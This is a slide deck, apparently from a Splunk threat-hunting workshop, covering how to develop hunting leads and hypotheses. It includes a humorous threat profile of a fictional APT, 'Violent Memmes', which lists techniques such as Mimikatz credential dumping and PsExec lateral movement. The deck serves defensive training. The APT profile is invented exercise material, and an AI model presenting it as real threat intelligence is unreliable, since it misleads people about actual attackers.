sign. Below the header is a circular profile picture of Matt Graeber, which is a solid purple color. To the right of the profile picture is the name "Matt Graeber" and the handle "@mattifestation". The main content of the tweet is split into two parts by a thin horizontal line. The first part reads: "Incident responder: 'The machine was infected with crimeware. We just had IT rebuild the system. End of story.'" The second part reads: "Nation-state attacker: 'We got our foothold and only lost a single host in the process.'" At the bottom of the tweet card is the timestamp "2/18/18, 10:36 AM".

< Tweet +


 Matt Graeber
@mattifestation

Incident responder: "The machine was infected with crimeware. We just had IT rebuild the system. End of story."


Nation-state attacker: "We got our foothold and only lost a single host in the process."

2/18/18, 10:36 AM

Hunting Occurs In The Past and Present



What To Hunt For?



Source: David J. Bianco, personal blog



“To people outside the security team, hunting looks like lucky guessing, but it’s far from that. Hunting is based on a combination of instinct, experience, and good intelligence.”

- Intelligence-Driven Incident Response: Outwitting the Adversary
Scott J. Roberts and Rebekah Brown

Where to start?

Lead Development

Think about taking an indicator and pulling on the string



Brainstorming

- Past Performance May Not Be Indicative Of Future Results, but Previous Security Events/Incidents May Be Used To Identify Trends
 - Have past attackers commonly used spear phishing for delivery?
 - Did you read about SSL Certificates being a technique to identify attacker infrastructure?
- Activities considered to be out of the norm
 - Data Volumes, Directionality, Destinations, Sources, Apps, Time
- Testing Results
 - Why are adversary teams targeting systems?
 - If internal teams are targeting, maybe adversaries are too!



Setting the Scene for

Hunting Labs/Exercises



splunk>
a CISCO company



splunk>
a CISCO company



splunk>
a CISCO company

VIOLENT MEMMES



TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

| Violent Memmes Жестокие Меммес | |
|---|--|
| Formation | c. 2018 |
| Type | Advanced persistent threat |
| Purpose | Cyber Espionage, Cyberwarfare, IP theft |
| Region | Jonstonia |
| Methods | PowerShell, spearphishing, domain fronting, ticket passing |
| Official Language | Dank Memes, 1337 speek, 33RPM |
| Formerly called | APT404 |

1

SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

CAPABILITIES

- PowerShell
- Spearphishing
- Domain Fronting
- Ticket Passing

2

TECHNICAL AXIS

- Metasploit
- Credential Dumping (Mimikatz)
- User svc_print for Account Persistence
- Remote Desktop Protocol
- Schtasks.exe for beacon and persistence
- PSEExec for lateral movement
- Yandex browser



VICTIMS

Western innovative Brewers and Home Brewing companies



ADVERSARY

- Nation-state sponsored adversary
- Uses German naming conventions



INFRASTRUCTURE

- German Based DigitalOcean servers
- Enom Registered DNS


VIOLENT MEMES



Thanks ThreatConnect!

Hunting Hypotheses

- Victim and Capability are generally best places to start
- MITRE ATT&CK Technique Based
 - Exfiltration Over Alternative Protocol (Data Exfiltration Over FTP)
- Adversary Tooling
 - PowerShell Empire
- Adversary Infrastructure
 - SSL Certificate Common Name
- Victim System
 - Crown Jewel Analysis
 - Recently Impacted Systems



<http://www.activeresponse.org/building-threat-hunting-strategy-with-the-diamond-model/>

